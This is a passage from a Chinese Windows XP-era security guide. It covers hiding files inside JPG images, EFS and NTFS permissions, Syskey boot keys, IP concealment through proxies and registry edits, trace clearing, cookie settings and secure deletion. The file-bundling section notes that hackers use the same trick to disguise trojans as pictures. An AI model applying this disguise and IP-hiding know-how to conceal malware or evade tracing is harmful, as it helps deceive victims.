在网络中常常会传递着一些美不胜收的图片，在这些设计精美的图片背后往往隐藏着一些秘密，如隐藏着文字内容、隐藏着一个程序（如木马等）、隐藏着一首音乐等。下面将讲解图片加密的方法与技巧。

一、图片与程序的“捆绑”

将图片与程序捆绑在一起的做法可能是黑客们使用得最为广泛的方法，比如将图片与木马程序捆绑，那么隐藏在图片背后的木马程序就不容易被受害者发现，从而赢得更高的“激活率”！其实这一方法同样可以将其应用于安全应用方面。

假设现在需要将一份名为“域名注册申请表.doc”的文档（或任意exe文件）保存在软盘中，为了防止被非法解密，现在打算将其与图像文件“456.jpg”捆绑起来。方法如下：

首先安装好压缩软件WinRAR，然后将“域名注册申请表.doc”和“456.jpg”两个文件放在同一目录内，接着同时选中这两个文件并单击鼠标右键，在弹出的快捷菜单中选择“添加到档案文件”。

接着在随即弹出的“档案文件名字和参数”对话框中的“档案文件名”文本框中输入文件名（如“诗人.rar”），并在“压缩方式”下拉框中选择“存储”。

随后切换到“文件”选项卡，在“要添加的文件”文件框中使用鼠标左键选中域名注册申请表.doc文件，然后拖放到456.jpg文件后面。如图7-20所示：




图 7-20

位置调整完毕后，单击“确定”按钮，在当前文件夹里就会生成一个名为“诗人.rar”的压缩文件。现在将文件选中并按F2快捷键将其设为“重命名”状态后，将其后缀名改为“jpg”，改完后的完整文件名为“诗人.jpg”，接着在弹出的“重命名”对话框中单击“是”按钮确认改名操作。

如图 7-21 所示：




图 7-21

重命名后，捆绑加密的操作就结束了。这个时候再将文件拷贝到磁盘中进行递交就显得安全多了。任何用户在未对该文件进行后缀名更改并解压前，双击该文件将只能打开一张图片。

此时注意“诗人.jpg”文件的大小正是“域名注册申请表.doc”文档与图像文件“456.jpg”两个文件的总和，这表示“诗人.jpg”文件已经正确地捆绑了两个文件。至于在“诗人.jpg”文件中获得“域名注册申请表.doc”文件的方法相信一些聪明的读者已经想到了——只需将“诗人.jpg”文件的后缀名改为rar后，再解压就可以了。

二、COPY 命令也玩捆绑



在上面已经学习了使用 WinRAR 的捆绑式加密，其实这里使用的 Copy 加密方式也是一种变相的捆绑式加密。假设现在有一份 123.txt 文件需要拷贝到软盘并邮寄到远方用户手中，就可以考虑使用以下方法将其伪装成 789.jpg 来迷惑非法用户。方法如下：

首先将 123.txt 文件和 456.jpg 文件放在系统的任意目录（这里为 E 盘根目录）下，然后在 Windows 的 DOS 状态窗口中执行以下命令，即可将两个文件合并输出为 789.jpg 文件。

E:\>Copy 456.jpg/b + 123.txt/a 789.jpg

执行该命令后，将会生成一个名为“789.jpg”的新文件。

现在解释一下命令中的参数作用：

/b 参数：用于指定以二进制格式复制、合并文件；

/a 参数：用于指定以 ASCII 格式复制、合并文件。

这里要注意文件的顺序，二进制格式的文件应放在加号前，文本格式的文件放在加号后。在执行该命令后可以明确地看到已经生成了一个名为“789.jpg”的文件提示。如图 7-22 所示：




图 7-22

伪装完成后，当非法用户点击 789.jpg 文件时，将只能看到和 456.jpg 一样的图片显示结果。而正确的文件打开方法则是：



按住 Shift 快捷键并使用鼠标右键单击 789.jpg 文件，在弹出的菜单中选择“打开方式”，使用记事本打开 789.jpg 文件后会看到文件头是一堆乱码，拖动滚动条并移至文件的中、尾部，方可看到隐藏的文本文件内容。

第 52 变 Windows XP 内置加密工具大揭秘

Windows XP 是目前的主流操作系统之一，在这个版本的 Windows 中，微软的设计师们给它赋予了很多加密功能，这些加密功能运用得是否得当，将直接关系到系统中各种数据的安全以及系统本身的安全，下面就将从文件加密、程序访问权限等方面讲解一些比较实用的加密功能应用。

一、加密文件系统 EFS 的应用

在 Windows XP 中使用 EFS 加密文件或是文件夹非常方便，例如在资源管理器里就可以加密文件或是文件夹。当用户加密文件夹时，该文件夹的下层所有文件夹和文件都将按用户指令加密。加密后的文件夹将限制、识别用户是否属于非法访问，只有对这个文件进行加密（可具有打开权限）的用户才可以打开这个文件并使用它。

① Tips

加密文件系统 (EFS)：在 Windows XP 中 EFS 使用扩展数据加密标准 (DESX) 作为加密算法，EFS 自动地为用户生成一对密钥和证书，并在利用了 CryptoAPI 结构的情况下以公钥加密为基础，所以普通用户不需要对此有深入的了解就可随时加密文件。

从网络安全的角度来看，一旦有一天，当入侵者对存储数据的计算机有完全入侵能力的时候，加密的文件也将会使入侵者大感恼火，重重的加密文件登录鉴定和文件许可这些安全特性将有效地阻止入侵者的行为。总的来说，EFS 文件加密系统有如下功能：

- 用户可对存储到磁盘上的任何文件进行加密。
- 访问加密的文件快且容易。访问磁盘数据时，用户看到的是纯文本的数据。
- 数据的加密是自动完成的，对用户完全透明。
- 用户可以通过清除文件“属性”对话框中的加密复选框随时解密文件。
- 管理员可以恢复另一用户加密的数据。这确保了加密数据的用户不在或丢失私钥时，仍然可以访问数据。

1. 使用 EFS 加密文件

使用 EFS 加密文件或文件夹是非常容易的，和设置文件或是文件的属性一样方便：

用户只需在使用 NTFS 文件系统的分区上，选中欲加密的文件或文件夹并单击右键，在弹出的菜单上选择“属性”，打开相应的文件属性对话框。如图 7-23 所示：

黑客 对抗七十二变

（三）




图 7-23

接着单击“常规”选项卡设置界面中的“高级”按钮，弹出“高级属性”对话框。如图 7-24 所示：




图 7-24

此时单击勾选“加密内容以便保护数据”选项及“确定”按钮，将选中的文件实施加密。如果加密的是文件夹，那么在单击“确定”按钮后还会出现一个“确认属性更改”对话框，这里是要求用户确认加密的范围。如图 7-25 所示：




图 7-25

! Tips

加密文件夹时，系统将询问是否要同时加密文件夹内的所有文件和子文件夹。如果选择这么做，那么文件夹中当前的和将来要添加的所有文件或子文件夹都将被加密。如果选择仅加密文件夹，则文件夹中当前所有文件和子文件夹将不加密。然而，任何将来被加入文件夹的文件和子文件夹在加入时均被加密。



当对指定的文件夹或文件进行 EFS 加密后，目录和文件的名称将会变成绿色，用户可以像访问未加密的文件那样访问加密文件。因此，当有权限的用户访问存储在磁盘上的加密文件时，可以按正常的方式读取文件的内容。但是某个没有权限的普通用户访问这类加密文档时就会发出警告。

2. 解密文件

有加密当然也会有解密，再来看看解密文件和目录的方法：

在已经加密的文件或目录上单击鼠标右键，选择“属性”，在“常规”界面中单击“高级”按钮，去掉“加密内容以便保护数据”复选框，最后单击“确定”按钮即可完成解密操作。

3. 复制

对于已经使用 EFS 加密的文件或文件夹，要注意不要轻易尝试将这些文件或目录复制到非 NTFS 文件系统卷上，这样的操作将会使该加密文件或目录被解密。如果强行复制，那么将会在复制的过程中出现提示对话框，单击“忽略”按钮可以继续。如图 7-26 所示：




图 7-26 复制错误提示框

! Tips

比较特殊的情况是，将加密文件或文件夹复制到服务器上的“Web 分布式授权和版本格式（WebDAV）”文件夹时，该加密文件或文件夹不解密。

4. 快速查找已加密的文件和文件夹




图 7-27

有时对一些文件使用了 EFS 方式的加密处理后，往往过一段时间后就很难在“资源管理器”中

认出哪些文件已被加密，哪些文件未经加密。当然，通过右键单击每个文件，并在随后弹出的快捷菜单上选择“属性”命令，在“常规”选项卡上单击“高级”按钮即可查看该文件或文件夹是否加密，但是这种操作太麻烦了。这里提供一种相对简便的方法来查找加密文件，使加密文件的颜色区别于其他文件。

打开“我的电脑”窗口，依次选择“工具→文件夹选项”菜单项，并在随后弹出对话框内的“查看”选项卡上选中“用彩色显示经过加密或压缩的NTFS文件”复选框，“确定”即可。于是，再查看文件夹时，便会看到加密的文件或文件夹呈绿色显示。如图7-27所示：

二、程序访问权限加密及管理

Windows XP操作系统在文件管理方面不仅带来了许多新意，而且在功能设计上更为多样、周全和智能化。下面来学习一下“程序文件权限设定”功能的具体操作，它可以起到很好的文件限制访问效果。

在任一个使用NTFS文件系统的分区中，右键单击要运行的EXE程序图标，选择“运行方式”，打开“运行身份”对话框，选中“下列用户”选项，在“用户名”里指定用户及密码，然后单击“确定”按钮即可。当然也可以选择“当前用户”。如图7-28所示：




图7-28

显然上述的设置可以起到很好的程序保护作用，由于设置的方法十分简单，所以十分适合即时性的程序使用权限保护设置。

再来说点较深入的保护措施，下面将以一个文件的用户权限设定来讲解如何操作。

文件和文件夹的权限主要包括完全控制、修改、读取和执行、列出目标、读取和写入等，系统管理员可以对任一位用户进行指定文件的权限设定，例如指定一位用户对某个文件具有读取的权利。设置方法如下：

Windows XP在安装后不能直接进行下面即将要讲述的权限操作，所以需要首先进行权限设置功能的激活，也就是启用系统中的“安全”选项卡。单击“开始”，指向“设置”，然后单击“控制面板”，双击“文件夹选项”。在“查看”选项卡上的“高级设置”下，清除“使用简单文件共享(推荐)”。如图7-29所示：




图 7-29

设置完成后就可以在使用 NTFS 文件系统的分区中，当右键单击任一目录或文件后，在弹出的菜单中选择“属性”，在“属性”窗口中就可以看见“安全”选项卡了，针对用户的高级权限设定就是通过这个选项卡来实现的。如图 7-30 所示：



图 7-30

除了可以即时选择当前任一用户，并在下方的权限设置框中对其进行当前文件的各种管理权限外，还可以在“安全”选项卡中为某个未在组或用户名框中出现的组或用户设置权限，方法是单击“添加”按钮，在出现的“选择用户和组”对话框中将其加入。如图 7-31 所示：




图 7-31

如果用户不在列表框内，则应继续单击“高级”按钮，展开“选择用户和组”对话框高级选项

窗口，单击其中的“立即查找”按钮，下方的用户名列表框中立即会列出系统中所有的用户，这里选择用户“仲栩”。如图 7-32 所示：




图 7-32

拖动列表框右侧的下拉滚动条即可看到用户“仲栩”的存在，选中该用户后单击“确定”按钮，即可将该用户添加到用户群中。在返回到文件或目录属性设置窗口后，选中“仲栩”用户名，此时下方的“仲栩的权限”选项马上呈现可设置状态，这里只选择允许“读取”的复选框，单击“确定”按钮即可完成用户“仲栩”对当前文件的读取权限设定。如图 7-33 所示：



图 7-33

上述操作需要注意的是，只能在分区格式为 NTFS 的驱动器上才能设置目录的访问权限。

小资料：

权限

权限允许范围

完全控制

查看、运行、更改、删除和更改所有者

修改

查看、运行、更改和删除





- 读取和执行
- 查看和运行
- 阅读顺序
- 查看
- 写入
- 查看、运行、更改和删除

三、二级加密 Syskey

在 Windows XP 中有一个强化账户数据安全的工具，它可以使用二次加密的方式，有效防范 ERD Commander 等工具破解系统密码。使用该工具的方法如下：

依次单击“开始→运行”，在弹出的“运行栏”中输入“syskey”命令，就可以启动“保证 Windows XP 账户数据库的安全”对话框。如图 7-34 所示：




图 7-34

此时单击“确定”按钮就可以按照默认设置对账户数据库进行加密了。但要切记的是，此功能一旦启用就不再停止了，除非立刻将注册表还原到加密之前的状态方可。单击“确定”按钮后，并不会有什提示，但实际上已经完成了数据库的二次加密工作。

但是上述操作只是针对防范恶意破解而言的，而对于正常的登录来说并没有什么实质的变化，例如设置双重启动密码等。所以往往还需要再次在系统的运行栏中输入命令“syskey”，调出“保证 Windows XP 账户数据库的安全”对话框，并单击“更新”按钮，在进入“启动密码”窗口后进行具体的加密设置。如图 7-35 所示：




图 7-35

这里有三种加密方式可供选择，下面逐一讲解它们的用途及效果。

1. 密码启动

选择“密码启动”，需要分别在“密码”和“确认”右侧的文本框中输入相同的启动密码（如数字密码123），稍后单击下方的“确定”按钮，在弹出的“成功”提示框中单击“确定”按钮即可完成密码的设置。

此后在系统启动的开始阶段，将会弹出一个“Windows XP启动密码”对话框，要求用户输入设置“密码启动”时设置的密码（如123），只有输入正确才可以使系统继续运行启动过程。

不过这个登录框可以像Windows 98中一样利用Esc快捷键跳过，在这里会使机器重启。在输入正确的密码后，稍后将出现平时正常登录时出现的密码输入框，输入当前账户相应的密码即可登录Windows XP。

2. 软盘保存密码

利用SysKey还能生成钥匙盘，在开机时只有插入这张钥匙盘才能进入系统，这样就提高了保护的力度。

同样是在启动密码设置窗口，选择其中的“在软盘上保存启动密码”，此时会提示输入所设定的启动密码，用来验证用户的真实性。

接着就会提示插入空白的软盘。如图7-36所示：




图 7-36

在插入一张空白的软盘并单击“确定”后，密码文件“Startkey.key”就会立即保存在软盘上了。如图7-37所示：




图 7-37

设置完成后，下次启动机器时，首先会提示必须插入密码软盘，当密码软盘插入软驱并单击“确定”按钮后，系统将会对密码软盘进行验证，只有成功后才能进入平时登录系统时出现的密码输入界面，在输入密码后才能登录Windows XP。由于软盘容易损坏，建议多复制几张作为备份。如图7-38所示：




图 7-38



3. 本机保存密码

如果用户不需要很高的安全性，或者想省去输入启动密码或插入密钥软盘的麻烦，那么可以选择“系统产生密码”下的“在本机上保存密码”。使用此功能后，如果系统中已经设置了密码软盘，那么就会弹出要求插入密码软盘的提示框，只有在插入该软盘后才能继续下一步的操作。如图 7-39 所示：




图 7-39

但由于密码保存在本地硬盘中，这种方式几乎无安全性可言了。

第 53 变 IP 隐藏保护组合拳



生活在这个充满激情的 E 时代，网络带给我们精彩信息的同时，也从不同角度显现出很多随之而来的安全问题，如 E-mail、FTP 文件传输、即时通讯等诸多事物都存在着令人不容忽视的安全隐患！归根结底，网络安全最底层的东西还是一个 IP 地址所面临的危险。因为 IP 地址既是用户的网络入口，也是网络的出口。下面看看 IP 隐藏这个非常有用的 IP 安全防范措施的使用。

一、什么是隐藏 IP

首先要明白 Internet 上的计算机是如何沟通的。Internet 上有两种计算机，一是 Server，提供服务的计算机，二是 Client，亦即是用户，用户会使用 Server 提供的服务。当用户要使用服务时，会把所要的服务及 IP 地址告诉 Server。Server 接收后便会把服务传送到用户的 IP 地址，所以用户使用 Server 的服务时，Server 一定知道用户的 IP 地址。

要把自己的 IP 地址完全隐藏起来是不可能的，如果没有知道用户的 IP 地址，那也没有人能连接到计算机上。惟一可行的方法便是在用户和 Server 的连接中加一部计算机，即是用户连接 A 计算机，A 计算机再连接 Server 去提取服务，当中用户只会把自己的 IP 地址告诉 A 计算机，而 Server 也只知道 A 计算机的 IP 地址，用户是没有和 Server 有任何连接，这样用户便把 IP 地址隐藏了。

那么怎样才能查看到自己的 IP 地址呢？通常在 DOS 命令窗口中输入“IPconfig”这个命令就可以轻松获得了。如图 7-40 所示：




图 7-40

从上图中可以看出 IP 地址为 192.168.100.12，显然这是一个局域网的 IP 地址。而实际上黑客是对外部 IP 地址进行攻击后，才能入侵到局域网 IP 的。可以这样理解：一个黑客入侵了大型网站，接着才能继续入侵网站的内部计算机，这些内部计算机使用的就是局域网 IP 地址。

有时需要对整个局域网中的每台计算机的 IP 地址进行获取，如果逐台使用 IPconfig 命令就显得有些麻烦了，此时可以利用一款名为“Essential Net Tools”的小软件来帮忙了。作为一款图形化界面的软件，它非常小巧且使用方便。

运行 Essential Net Tools 后，单击软件主窗口左侧的“NBScan”按钮，右侧窗口随之切换到相应设置界面后，分别在左下角的“Starting IP address”和“Ending IP address”栏中输入需要扫描的开始 IP 地址和结束 IP 地址，然后单击“Start”按钮。只要网络的速度够快，那么 Essential Net Tools 将会在很短的时间内扫描出整个网段中的 IP 地址，然后就可以看到下图中显示的 IP 信息了。如图 7-41 所示：




图 7-41

! Tips
Essential Net Tools 左侧功能栏中有很多按钮，功能分别有端口扫描、远程连接等。





二、以假乱真藏 IP

对于一些刚刚懂得什么是 IP 地址的初级黑客来说，将自己的计算机名改成一个假的 IP 地址，以此来欺骗初级黑客，是一种比较简单且实用的欺骗术。方法是：

在 Windows 98 下，依次单击“开始→设置→控制面板”，双击其中的“网络”图标，在弹出的窗口中单击“标识”选项卡。切换到相应的设置界面后，在“计算机名”后的文本框中将计算机名随意设置成一个 IP 地址形式的名称后单击“确定”按钮结束设置。如图 7-42 所示：




图 7-42



现在来看看在 Windows 2000/XP 下的设置方法：

首先使用鼠标右键单击“我的电脑”图标，在弹出的菜单中选择“属性”，接着在弹出的“系统属性”窗口中单击切换到“计算机名”选项卡设置界面。如图 7-43 所示：



图 7-43

在上图中的“计算机描述”后的文本框中输入一个如 IP 地址格式的计算机名，最后单击下方的“确定”按钮即可。

三、修改注册表藏 IP

在 Windows 98 中，可以使用修改注册表相关键值的方法来完成 IP 地址隐藏操作，当然这也仅仅只是一种比较初级的隐藏 IP 方法，而且因为具有一定的危险性（修改注册表有可能会造成系统的崩溃），所以下述方法仅供参考，慎用！

依次单击“开始→运行”，在弹出的运行栏中输入“Regedit”命令调出“注册表编辑器”窗口。

依次单击逐层展开并定位到：

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\NetTrans

将其下的“0000”等子项下的“IPAddress”等键的键值更改为任意 IP 地址即可。如图 7-44 所示：



如图 7-44

而在 Windows 2000/XP 中，则可以在打开“注册表编辑器”窗口后，依次单击逐层展开并定位到以下子项：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RemoteAccess\Parameters\Ip

接着将右侧窗口中的“IPAddress”的值改为任意 IP 地址，然后按 F3 快捷键，继续查找含有 IPAddress 键，并将它们全部修改为任意的 IP 地址形式即可。如图 7-45 所示：



图 7-45

四、使用代理藏 IP

想要在浏览网站、FTP 服务器、聊天室、BBS、Telnet、登录网站发信件时不留下自己上网的 IP 地址，最方便的方法就是使用代理服务器了。使用代理服务器上网后，如果别人想查找用户的 IP 地址，那么他查找到的将是代理服务器的 IP，而不是用户的 IP。代理服务器通常有两种类型：HTTP 代理和 SOCK 代理。使用两种代理都可以达到将用户隐身的目的。

高速、稳定的代理服务器对于新手来说比较难找，所以建议使用每天都可以自动提供代理服务的“QQ 代理公布器 XP”来获得。如图 7-46 所示：



图 7-46

在获得代理服务器地址和端口后就可以在 IE、OICQ、FlashGet 等软件中进行代理服务器的设置了，这样可以达到很好的隐藏 IP 的效果。

五、使用提供匿名冲浪服务的网站

国外有不少网站提供匿名网络访问的服务，这也是一种隐藏用户 IP 地址的方法。先让我们一起来简单了解这种隐藏 IP 地址的方法：

平时对网络中任意网站的访问是直接相对式的。如图 7-47 所示：



图 7-47

而使用了提供匿名访问网络服务的服务后，使用格式为：

“<http://> 提供匿名冲浪服务的网站网址 / <http://> 要去的网站地址”

用户与网站之间的访问就成了下面这样的了，显然，目的网站找到的只是提供匿名网站服务的服务器 IP 地址。如图 7-48 所示：



图 7-48

从图中可以看出，用户借助了一台名为“iPRIVE.COM”的服务器访问了目的网站。这样一来，用户的IP地址就被“iPRIVE.COM”的服务器“冒充”了。

第 54 变 隐私保护全攻略

在如今的网络时代，保护个人隐私是每个人都应该做好的事情，但太多的网络用户却忽视了这一点，从而导致了大量的私有数据、信息被泄露了，这样的后果显然是任何人都不愿意看到的。那么采取怎样的防护措施，能让隐私得到坚强的捍卫呢？下面将讨论这一方面内容。



一、清除操作“痕迹”基本功

下面讲解几招最基本的清除操作痕迹的方法，如清除文档记录、清空IE历史等。

1. 清除文档记录

以Windows XP下清除文档记录为例，方法如下：

依次单击“开始→设置→任务栏与开始菜单”，在打开的对话框中单击切换到“开始菜单”选项卡设置界面。

单击“自定义”按钮，在弹出的“自定义经典‘开始’菜单”对话框中单击“清除”按钮即可将最近访问过的文档、程序和网站记录统统清除掉。

! Tips

单击清空“高级‘开始’菜单选项”列表中的“扩展我的文档”选项，即可将“文档”选项从“开始”菜单中清除出去。这是一种比较彻底的隐藏访问记录的方法。

2. 清除IE历史

对于一些安全等级比较敏感的网站访问记录，有时用户并不想让他人知晓。因为他人一般都是通过查看IE历史记录来获知访问记录，所以可以通过将IE历史清空的方法来解决这一问题。以Windows XP为例，方法是：

运行一个IE窗口后，依次单击“工具→Internet选项”，在弹出的“Internet选项”对话框中



“常规”选项卡设置界面中单击“清除历史记录”按钮即可。

二、让网站无从窃密——Cookies的管理

Cookies是www服务器发送至用户电脑内的小信息，现在很多网站都设有Cookies功能。当浏览网页时，网页会顺便夹带一个Cookies给用户并将其存在硬盘中。当用户再次进入同样的网页时，这个Cookies也顺便回传给该站。Cookies技术的应用确实方便了冲浪者（例如省却反复输入信息的操作），但是一些别有用心的网页，却会根据用户的Cookies告诉网站用户访问了哪些网站、点击过哪些广告、甚至是在网上购物时输入的信用卡号码，它还会收集用户的邮件地址、电话号码。由此可见，杜绝隐私外泄，Cookies的管理势在必行！

以IE6.0为例，对Cookies的管理方法如下：

打开任一个IE窗口后，依次单击“工具→Internet选项”菜单，在弹出的“Internet选项”对话框中单击切换到“隐私”选项卡设置界面。

单击“设置”部分的“高级”按钮，弹出“高级隐私策略设置”对话框。如图7-49所示：




图 7-49

单击勾选“覆盖自动Cookies处理”选项后，再分别单击选中“第一方Cookies”和“第三方Cookies”项下的“提示”选项。设置完毕后单击“确定”按钮关闭对话框。

经过上述设置后，以后凡是网站向用户的计算机中写入Cookies信息时，都会出现一个询问是否接受的对话框，可以选择“接受”或“拒绝”。

1 Tips

使用上述方法的同时，还可以在“Internet选项”的“常规”选项卡设置界面中单击“删除Cookies”按钮，将现有存储的Cookies信息全部清除。

三、让隐私数据无法恢复

众所周知，一些被删除到回收站中的数据是可以通过回收站的“还原”功能恢复的，而通过“Shift+Delete”组合键或清空回收站方式删除的数据，虽然无法使用“还原”功能来恢复，但是“Finaldata”等软件却可以让这些数据起死回生。

上图就是在使用软件进行数据恢复时的情形，连平时删除的数据也难逃“有心人”的追踪。试想，硬盘中曾经保存过信用卡的账号和密码，被他人成功恢复后，将会导致怎样的后果？针对这种情况，最安全的方法显然就是要学会彻底删除数据才行。这时德国 O&O 公司的 SafeErase 软件就可以大显身手了。

SafeErase 非常适合特殊行业的电脑资料保密，而对于想把自己的旧电脑（或硬盘）卖掉的朋友来说，使用该软件清理一下硬盘上的数据是非常有必要的。

这个软件紧密结合了资源管理器，用户在平时电脑的使用过程中就可以做到完全安全地删除数据。以 Windows XP 下使用 SafeErase 为例，假设用户要删除某个文件或文件夹，只要单击右键，在右键菜单中便会有个 SafeErase 的选项。如图 7-50 所示：




图 7-50

选择“SafeErase”项后将会弹出一个窗口，选择第二项“Continue with……”进入下一步。如图 7-51 所示：




图 7-51

在下一步弹出的询问窗口中选择“Yes”即可对该文件进行“毁灭”式删除。经过这样的删除后，再想通过常见的数据恢复工具来恢复删除的数据的成功率将会极小了。如图 7-52 所示：




图 7-52

通过对软件的设置可以知道，SafeErase 提供了多达 5 种的安全级别来删除数据。用户可以通

过自身的需要来选择相应的安全度，软件就会按照此级别来删除数据。如图 7-53 所示：




图 7-53

当选择最高级别的安全级数时，软件会根据 Peter Gutmann 在其撰写的 Secure Deletion of Data from Magnetic and Solid-State Memory 一文提及的方法（此论文影响相当广泛，IBM 也应用此文的保护及安全删除内存数据的技术）。所有被删除数据的区域会被用特定的规则覆盖 27 层无任何规则的空效数据。在经过此方法处理后，数据恢复的各路神通都无法将删除的数据还原回来了。

! Tips

设置的安全级别越高，数据删除的时间也就越长。安全删除 1MB 左右的数据使用最安全模式需要 15 秒左右，而使用最低模式则只需 3 秒，当然这个速度是和硬盘的速度有关的。

普通的电脑用户一般是无需使用如此高阶的数据安全删除模式。不过即便是最低级的安全删除方式（Lowest Security）也会在删除的数据上填写上乱序数据，所以一般的用户要想通过常见的数据恢复工具来恢复此方法删除的数据是不太可能。

这个软件不是让用户用来删除数据的，而是让用户删除某些特定敏感的数据时用的，这样就不担心机密泄漏的可能了。



第 55 变 开机加密软盘自己做

用户可以自己 DIY，做张开机时必需的加密软盘来加强计算机的安全。

考虑到 Windows 98 和 Windows XP 中制作的加密软盘实现的效果具有强烈的对比性，所以分成“初级攻略”和“高级攻略”两部分给大家讲解具体的实现与使用方法。

一、在 Windows 98 中创建加密软盘

